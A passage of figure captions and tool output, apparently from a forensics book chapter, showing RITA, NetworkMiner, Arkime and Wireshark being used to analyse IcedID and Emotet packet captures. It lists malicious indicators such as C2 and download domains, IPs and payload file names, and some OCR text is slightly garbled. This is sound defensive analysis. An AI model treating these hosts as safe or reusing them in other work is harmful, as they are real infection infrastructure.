Sources	Count	%	cum%	
10.3.21.102	24	100.0	100.0	

Figure 9.2 – DNS query count

```
dfir@ubuntu:~/rita$ ls -al
total 9868
drwxrwxr-x  2 dfir dfir   4096 Jun  6 07:42 .
drwxr-xr-x 19 dfir dfir   4096 May 29 17:07 ..
-rw-rw-r--  1 dfir dfir  61321 Jun  6 07:42 conn.log
-rw-rw-r--  1 dfir dfir 10856 Jun  6 07:42 dce_rpc.log
-rw-rw-r--  1 dfir dfir 19588 Jun  6 07:42 dns.log
-rw-rw-r--  1 dfir dfir 33352 Jun  6 07:42 files.log
-rw-rw-r--  1 dfir dfir 2666 Jun  6 07:42 http.log
-rw-rw-r--  1 dfir dfir 9845456 Jun  6 07:38 icedid.pcap
-rwxrwxr-x  1 dfir dfir 28088 Mar 24 12:29 install.sh
-rw-rw-r--  1 dfir dfir 1353 Jun  6 07:42 kerberos.log
-rw-rw-r--  1 dfir dfir 254 Jun  6 07:42 packet_filter.log
-rw-rw-r--  1 dfir dfir 750 Jun  6 07:42 pe.log
-rw-rw-r--  1 dfir dfir 1150 Jun  6 07:42 smb_mapping.log
-rw-rw-r--  1 dfir dfir 20003 Jun  6 07:42 ssl.log
-rw-rw-r--  1 dfir dfir 814 Jun  6 07:42 weird.log
-rw-rw-r--  1 dfir dfir 43084 Jun  6 07:42 x509.log
```

Figure 9.3 – Zeek log files

```
dfir@ubuntu:~/rita$ rita import *.log IcedID
[+] Importing [conn.log dce_rpc.log dns.log files.log http.log kerberos.log packet_filter.log pe.lo
g_smb_mapping.log ssl.log weird.log x509.log]:
[-] Verifying log files have not been previously parsed into the target dataset ...
[-] Processing batch 1 of 1
[-] Parsing logs to: IcedID ...
[-] Parsing ssl.log -> IcedID
[-] Parsing conn.log -> IcedID
[-] Parsing dns.log -> IcedID
[-] Parsing http.log -> IcedID
[-] Finished parsing logs in 4ms
[-] Host Analysis: 43 / 43 [=====] 100 %
[-] Uconn Analysis: 42 / 42 [=====] 100 %
[!] No Proxy Uconn data to analyze
[-] Exploded DNS Analysis: 40 / 40 [=====] 100 %
[-] Hostname Analysis: 40 / 40 [=====] 100 %
[-] Beacon Analysis: 42 / 42 [=====] 100 %
[-] Gathering FQDNs for Beacon Analysis ...
[-] FQDN Beacon Analysis: 32 / 32 [=====] 100 %
[!] No Proxy Beacon data to analyze
[-] UserAgent Analysis: 4 / 4 [=====] 100 %
[!] No invalid certificate data to analyze
[-] Updating blacklisted peers ...
[-] Indexing log entries ...
[-] Updating metadatabase ...
[-] Done!
```

Figure 9.4 – RITA Zeek log import

```
dfir@ubuntu:~/rita$ rita
NAME:
    rita - Look for evil needles in big haystacks.

USAGE:
    rita [global options] command [command options] [arguments...]

VERSION:
    v4.5.1

COMMANDS:
    delete, delete-database  Delete imported database(s)
    import                   Import zeek logs into a target database
    html-report              Create an html report for an analyzed database
    show-beacons-fqdn        Print hosts which show signs of C2 software (FQDN Analysis)
    show-beacons-proxy       Print hosts which show signs of C2 software (internal -> Proxy)
    show-beacons             Print hosts which show signs of C2 software
    show-bl-hostnames        Print blacklisted hostnames which received connections
    show-bl-source-ips       Print blacklisted IPs which initiated connections
    show-bl-dest-ips         Print blacklisted IPs which received connections
    list, show-databases     Print the databases currently stored
    show-explored-dns        Print dns analysis. Exposes covert dns channels
    show-long-connections   Print long connections and relevant information
    show-open-connections   Print open connections and relevant information
    show-strokes             Print strobe information
    show-useragents          Print user agent information
    test-config              Check the configuration file for validity
    help, h                  Shows a list of commands or help for one command

GLOBAL OPTIONS:
    --config CONFIG_FILE, -c CONFIG_FILE  Use a specific CONFIG_FILE when running this command
    --help, -h                      show help
    --version, -v                    print the version
```

Figure 9.5 – RITA features

```
dfir@ubuntu:~/rita$ rita show-beacons-IcedID
Score,Source IP,Destination IP,Connections,Avg. Bytes,Intvl Range,Size Range,Top Intvl,Top Size,Top Intvl Count,Top Size Count,Intvl Skew,Size Skew,Intvl Dispersion,Size Dispersion,Total Bytes
0.838,10.1.28.101,149.255.35.174,234,21778,58,28609,2,3004,161,154,0,0,0,0,5896275
```

Figure 9.6 – RITA Beacon analysis

```
dfir@ubuntu:~/rita$ rita show-beacons-fqdn IcedID
Score,Source IP,FQDN,Connections,Avg. Bytes,Intvl Range,Size Range,Top Intvl,Top Size,Top Intvl Count,Top Size Count,Intvl Skew,Size Skew,Intvl Dispersion,Size Dispersion
0.838,10.1.28.101,driverpackcdn.com,234,21778,58,28609,2,3004,161,154,0,0,0,0
```

Figure 9.7 – RITA Beacon Fully Qualified Domain Name




Figure 9.8 – NetworkMiner GUI




Figure 9.9 – NetworkMiner’s Files tab

47	b123.exe	exe	235 352 B	45.8.124.233 [bor4omkin.ru]
764	events.data.microsoft.com.cer	cer	2 170 B	13.89.179.12 [onedsblobprdcus17.centralus.cloudapp.azure...
764	Microsoft Secure Server CA 2.cer	cer	1 756 B	13.89.179.12 [onedsblobprdcus17.centralus.cloudapp.azure...
789	events.data.microsoft.com.cer	cer	2 436 B	20.189.173.4 [onedscolprdwus03.westus.cloudapp.azure.c...
789	Microsoft Azure TLS Issuing .cer	cer	1 527 B	20.189.173.4 [onedscolprdwus03.westus.cloudapp.azure.c...
838	blaka.php.html	html	28 B	5.63.155.126 [sughicent.com]
842	request.zip	zip	1 565 849 B	5.63.155.126 [sughicent.com]

Figure 9.10 – Suspect files

```

arkime@arkime:/opt/arkime/bin
May 30 15:14:44 http.c:389 moloch_http_curln_check_multi_info(): 305/38 ASYNC 201 http://localhost:9200/arkime_fields/_d
oc/mac_src.cnt 174/155 0ms 19ms
May 30 15:14:44 http.c:389 moloch_http_curln_check_multi_info(): 304/38 ASYNC 201 http://localhost:9200/arkime_fields/_d
oc/mac_dst 221/150 0ms 20ms
May 30 15:14:44 http.c:389 moloch_http_curln_check_multi_info(): 303/38 ASYNC 201 http://localhost:9200/arkime_fields/_d
oc/mac_dst.cnt 184/155 0ms 21ms
May 30 15:14:44 http.c:389 moloch_http_curln_check_multi_info(): 302/38 ASYNC 201 http://localhost:9200/arkime_fields/_d
oc/dscpc_src 172/152 0ms 22ms
May 30 15:14:44 http.c:389 moloch_http_curln_check_multi_info(): 301/38 ASYNC 201 http://localhost:9200/arkime_fields/_d
oc/dhcp_type.cnt 138/155 0ms 31ms
May 30 15:14:44 http.c:389 moloch_http_curln_check_multi_info(): 300/38 ASYNC 201 http://localhost:9200/arkime_fields/_d
oc/dhcp_host_tokens 171/157 0ms 32ms
May 30 15:14:44 http.c:389 moloch_http_curln_check_multi_info(): 299/38 ASYNC 201 http://localhost:9200/arkime_fields/_d
oc/dhcpoui 124/153 0ms 32ms
May 30 15:14:44 http.c:389 moloch_http_curln_check_multi_info(): 298/38 ASYNC 201 http://localhost:9200/arkime_fields/_d
oc/user.cnt 148/153 0ms 34ms
May 30 15:14:44 http.c:389 moloch_http_curln_check_multi_info(): 297/38 ASYNC 201 http://localhost:9200/arkime_fields/_d
oc/dscpc_src.cnt 196/155 0ms 36ms
May 30 15:14:44 http.c:389 moloch_http_curln_check_multi_info(): 296/38 ASYNC 201 http://localhost:9200/arkime_fields/_d
oc/session_segments 149/157 0ms 35ms
May 30 15:14:45 http.c:389 moloch_http_curln_check_multi_info(): 295/38 ASYNC 201 http://localhost:9200/arkime_fields/_d
oc/dscpc_dst 177/152 0ms 51ms
May 30 15:14:45 http.c:389 moloch_http_curln_check_multi_info(): 294/38 ASYNC 201 http://localhost:9200/arkime_fields/_d
oc/dhcp_id.cnt 148/154 0ms 50ms
May 30 15:14:45 http.c:389 moloch_http_curln_check_multi_info(): 293/38 ASYNC 201 http://localhost:9200/arkime_fields/_d
oc/country_dns 157/154 0ms 52ms
May 30 15:14:45 http.c:389 moloch_http_curln_check_multi_info(): 292/38 ASYNC 201 http://localhost:9200/arkime_fields/_d
oc/ip.dns.nameserver 133/158 0ms 53ms
May 30 15:14:45 http.c:389 moloch_http_curln_check_multi_info(): 291/38 ASYNC 201 http://localhost:9200/arkime_fields/_d
oc/asn.dns.nameserver 162/158 0ms 54ms

```

Figure 9.11 – Arkime PCAP import




Figure 9.12 – Arkime GUI dashboard




Figure 9.13 – HTTP port 80 query

	Start Time	Stop Time	Src IP / Country	Src Port	Dst IP / Country	Dst Port	Packets	Databytes / Bytes
tcp	2022/02/25 14:52:19	2022/02/25 14:53:19	10.2.25.101	58562	8.253.112.108	80	11	621
tcp	2022/02/25 14:52:19	2022/02/25 14:53:19	10.2.25.101	58561	104.94.77.31	80	11	1,231

Figure 9.14 – HTTP session data

The screenshot shows the Arkime interface with the title 'Info'. It displays two URI entries:

- URI: ctld.windowsupdate.com/msdownload/update/v3/static/trustedr/en/disallowedcertsI.cab?0501ff5fb094d9e9
- URI: x1.c.lencr.org/

Figure 9.15 – Arkime URI data

The screenshot shows the Arkime interface with the title 'Session'. It displays the following session details:

- Id:** 220225-tK9bNJ79C4lNBZnfnjKUTSKH    **Community Id:** 1:tV1pYtEpd44m7WfXp+2d6Yj4j0=
- Time:** 2022/02/25 14:52:19 - 2022/02/25 14:53:19
- Node:** arkime
- Protocols:** http | tcp
- IP Protocol:** tcp
- Src:** Packets: 6    Bytes: 623    DataBytes: 287
- Dst:** Packets: 5    Bytes: 608    DataBytes: 334
- Ethernet:** Src Mac: 00:08:02:1c:47:ad OUI: Hewlett Packard    Dst Mac: 20:e5:2a:b6:93:f1 OUI: Netgear
- Src IP/Port:** 10.2.25.101 : 58562
- Dst IP/Port:** 8.253.112.108 : 80 ( US ) [ AS3356 LEVEL3 ] { ARIN }
- Payload8:** Src: 474554202f6d7364 ( GET /msd )    Dst: 485454502f312e31 ( HTTP/1.1 )
- Tags:** +
- Files:** /home/offlinecaps/2022-02-25-Emotet-epoch4-with-spambot-activity.pcap
- TCP Flags:** SYN 1    SYN-ACK 1    ACK 5    PSH 3    RST 0    FIN 2    URG 0

Figure 9.16 – Session data



Figure 9.17 – HTTP session data




Figure 9.18 – Arkime connections graph

No.	Time	Source	Destination	Protocol
730	85.565098	204.79.197.219	10.4.14.101	TCP
731	85.565098	10.4.14.101	204.79.197.219	TCP
732	85.565175	204.79.197.219	10.4.14.101	TCP
733	85.565175	10.4.14.101	204.79.197.219	TCP
734	85.565348	204.79.197.219	10.4.14.101	TCP
735	85.565380	204.79.197.219	10.4.14.101	TLSv1.2
736	85.565380	10.4.14.101	204.79.197.219	TCP
737	85.611504	10.4.14.101	10.4.14.4	DNS
738	85.613032	10.4.14.101	204.79.197.219	TCP
739	85.895409	10.4.14.101	10.4.14.4	DNS
740	85.945248	10.4.14.4	10.4.14.101	DNS
741	85.946784	10.4.14.101	208.91.198.131	TCP
742	86.108025	208.91.198.131	10.4.14.101	TCP
743	86.108518	10.4.14.101	208.91.198.131	TCP
744	86.109239	10.4.14.101	208.91.198.131	HTTP
745	86.200705	10.4.14.101	239.255.255.250	SSDP
746	86.235023	10.4.14.101	224.0.0.251	MDNS
747	86.236306	208.91.198.131	10.4.14.101	TCP
748	87.170753	208.91.198.131	10.4.14.101	HTTP
749	87.214232	10.4.14.101	208.91.198.131	TCP
750	87.227980	10.4.14.101	208.91.198.131	HTTP
751	87.443277	208.91.198.131	10.4.14.101	TCP

Figure 9.19 – Wireshark IP address view

No.	Time	Source	Destination	Protocol
730	85.565098	204.79.197.219	DESKTOP-S9U1NBH.loc..	TCP
731	85.565098	DESKTOP-S9U1NBH.l..	204.79.197.219	TCP
732	85.565175	204.79.197.219	DESKTOP-S9U1NBH.loc..	TCP
733	85.565175	DESKTOP-S9U1NBH.l..	204.79.197.219	TCP
734	85.565348	204.79.197.219	DESKTOP-S9U1NBH.loc..	TCP
735	85.565380	204.79.197.219	DESKTOP-S9U1NBH.loc..	TLSv1.2
736	85.565380	DESKTOP-S9U1NBH.l..	204.79.197.219	TCP
737	85.611504	DESKTOP-S9U1NBH.l..	fbodyguards-dc.fant..	DNS
738	85.613032	DESKTOP-S9U1NBH.l..	204.79.197.219	TCP
739	85.895409	DESKTOP-S9U1NBH.l..	fbodyguards_dc.fant..	DNS
740	85.945248	fbodyguards-dc.fa..	DESKTOP-S9U1NRH.loc..	DNS
741	85.946784	DESKTOP-S9U1NBH.l..	geobram.com	TCP
742	86.108025	geobram.com	DESKTOP-S9U1NBH.loc..	TCP
743	86.108518	DESKTOP-S9U1NRH.l..	geobram.com	TCP
744	86.109239	DESKTOP-S9U1NBH.l..	geobram.com	HTTP
745	86.200705	DESKTOP-S9U1NBH.l..	239.255.255.250	SSDP
746	86.235023	DESKTOP-S9U1NRH.l..	224.0.0.251	MDNS
747	86.236306	geobram.com	DESKTOP-S9U1NBH.loc..	TCP
748	87.170753	geobram.com	DESKTOP-S9U1NBH.loc..	HTTP
749	87.214232	DESKTOP-S9U1NRH.l..	geobram.com	TCP
750	87.227980	DESKTOP-S9U1NBH.l..	geobram.com	HTTP
751	87.443277	geobram.com	DESKTOP-S9U1NBH.loc..	TCP

Figure 9.20 – Wireshark domain name view




Figure 9.21 – Wireshark – Coloring Rules Classic

ip.src==10.4.14.101				
No.	Time	Source	Destination	Protocol
7	0.016790	DESKTOP-S9U1NBH.1...	igmp.mcast.net	IGMPv3
8	0.016790	DESKTOP-S9U1NBH.1...	igmp.mcast.net	IGMPv3
11	0.016956	DESKTOP-S9U1NBH.1...	igmp.mcast.net	IGMPv3
12	0.017069	DESKTOP-S9U1NBH.1...	fbodyguards-dc.fant...	DNS
13	0.017167	DESKTOP-S9U1NBH.1...	igmp.mcast.net	IGMPv3
15	0.017638	DESKTOP-S9U1NBH.1...	224.0.0.251	MDNS
17	0.017759	DESKTOP-S9U1NBH.1...	igmp.mcast.net	IGMPv3
18	0.017928	DESKTOP-S9U1NBH.1...	224.0.0.252	LLMNR
20	0.019548	DESKTOP-S9U1NBH.1...	igmp.mcast.net	IGMPv3
21	0.019671	DESKTOP-S9U1NBH.1...	fbodyguards-dc.fant...	DNS
23	0.020796	DESKTOP-S9U1NBH.1...	fbodyguards-dc.fant...	DNS
25	0.024289	DESKTOP-S9U1NBH.1...	fbodyguards-dc.fant...	DNS
27	0.025112	DESKTOP-S9U1NBH.1...	fbodyguards-dc.fant...	CLDAP
29	0.077855	DESKTOP-S9U1NBH.1...	10.4.14.255	NBNS
30	0.078012	DESKTOP-S9U1NBH.1...	10.4.14.255	NBNS
31	0.078012	DESKTOP-S9U1NBH.1...	10.4.14.255	NBNS
32	0.139412	DESKTOP-S9U1NBH.1...	fbodyguards-dc.fant...	CLDAP
35	0.249760	DESKTOP-S9U1NBH.1...	igmp.mcast.net	IGMPv3
38	0.252767	DESKTOP-S9U1NBH.1...	fbodyguards-dc.fant...	NTP
40	0.296701	DESKTOP-S9U1NBH.1...	fbodyguards-dc.fant...	DNS
42	0.437900	DESKTOP-S9U1NBH.1...	224.0.0.252	LLMNR
43	0.534357	DESKTOP-S9U1NBH.1...	fbodyguards-dc.fant...	DNS
45	0.840349	DESKTOP-S9U1NBH.1...	10.4.14.255	NBNS
46	0.840349	DESKTOP-S9U1NBH.1...	10.4.14.255	NBNS

Figure 9.22 – Source address filter




Figure 9.23 – Packet data

No.	Time	Source	Destination	Protocol	Length	Info
744	00:10:59.239	DESKTOP-S9U1NBH.local	geobram.com	HTTP	503	GET /list/issuemementespidole HTTP/1.1
748	00:10:59.753	geobram.com	DESKTOP-S9U1NBH.local	HTTP	455	HTTP/1.1 200 OK (text/html)
750	00:11:00.000	DESKTOP-S9U1NBH.local	geobram.com	HTTP	606	GET /list/WO_1950d3579E.zip HTTP/1.1
1290	92.544164	geobram.com	DESKTOP-S9U1NBH.local	HTTP	1442	[TCP Previous segment not captured] continuation
1292	92.544287	geobram.com	DESKTOP-S9U1NBH.local	HTTP	1442	Continuation
1294	92.544414	geobram.com	DESKTOP-S9U1NBH.local	HTTP	1442	Continuation
1296	92.544539	geobram.com	DESKTOP-S9U1NBH.local	HTTP	1442	Continuation
1298	92.544662	geobram.com	DESKTOP-S9U1NBH.local	HTTP	1442	Continuation
1299	92.544789	geobram.com	DESKTOP-S9U1NBH.local	HTTP	1442	Continuation
1300	92.544811	geobram.com	DESKTOP-S9U1NBH.local	HTTP	1442	Continuation
1305	92.544965	geobram.com	DESKTOP-S9U1NBH.local	HTTP	1442	Continuation
1306	92.547834	geobram.com	DESKTOP-S9U1NBH.local	HTTP	1442	Continuation
1307	92.547152	geobram.com	DESKTOP-S9U1NBH.local	HTTP	1442	Continuation
1309	92.559222	geobram.com	DESKTOP-S9U1NBH.local	HTTP	1442	Continuation
1310	92.558293	geobram.com	DESKTOP-S9U1NBH.local	HTTP	1442	Continuation
1311	92.559457	geobram.com	DESKTOP-S9U1NBH.local	HTTP	1442	Continuation
1312	92.559528	geobram.com	DESKTOP-S9U1NBH.local	HTTP	1442	Continuation
1313	92.559695	geobram.com	DESKTOP-S9U1NBH.local	HTTP	1442	Continuation
1315	92.559767	geobram.com	DESKTOP-S9U1NBH.local	HTTP	1442	Continuation
1317	92.559892	geobram.com	DESKTOP-S9U1NBH.local	HTTP	1442	Continuation
1319	92.551818	geobram.com	DESKTOP-S9U1NBH.local	HTTP	1442	Continuation
1322	92.553799	geobram.com	DESKTOP-S9U1NBH.local	HTTP	1442	Continuation
1323	92.553867	geobram.com	DESKTOP-S9U1NBH.local	HTTP	1442	Continuation
1324	92.554831	geobram.com	DESKTOP-S9U1NBH.local	HTTP	1442	Continuation

Figure 9.24 – HTTP packet view




Figure 9.25 – Follow HTTP Stream



Figure 9.26 – HTTP packet data

Wireshark · Export · HTTP object list

Packet	Hostname	Content Type	Size	Filename
748	geobram.com	text/html	171 bytes	iseerroaemtefspdnl.e
1290	geobram.com		1388 bytes	NO_2950435796.zip
1296	geobram.com		1388 bytes	NO_2950435796.zip
1298	geobram.com		1095 bytes	NO_2950435796.zip
1302	geobram.com		1388 bytes	NO_2950435796.zip
1305	geobram.com		1388 bytes	NO_2950435796.zip
1306	geobram.com		1229 bytes	NO_2950435796.zip
1310	geobram.com		1388 bytes	NO_2950435796.zip
1312	geobram.com		1388 bytes	NO_2950435796.zip
1323	geobram.com		1325 bytes	NO_2950435796.zip
1324	geobram.com		1388 bytes	NO_2950435796.zip
1325	geobram.com		1388 bytes	NO_2950435796.zip
1326	geobram.com		1388 bytes	NO_2950435796.zip
1331	geobram.com		1388 bytes	NO_2950435796.zip
1334	geobram.com		722 bytes	NO_2950435796.zip
1340	geobram.com		1388 bytes	NO_2950435796.zip
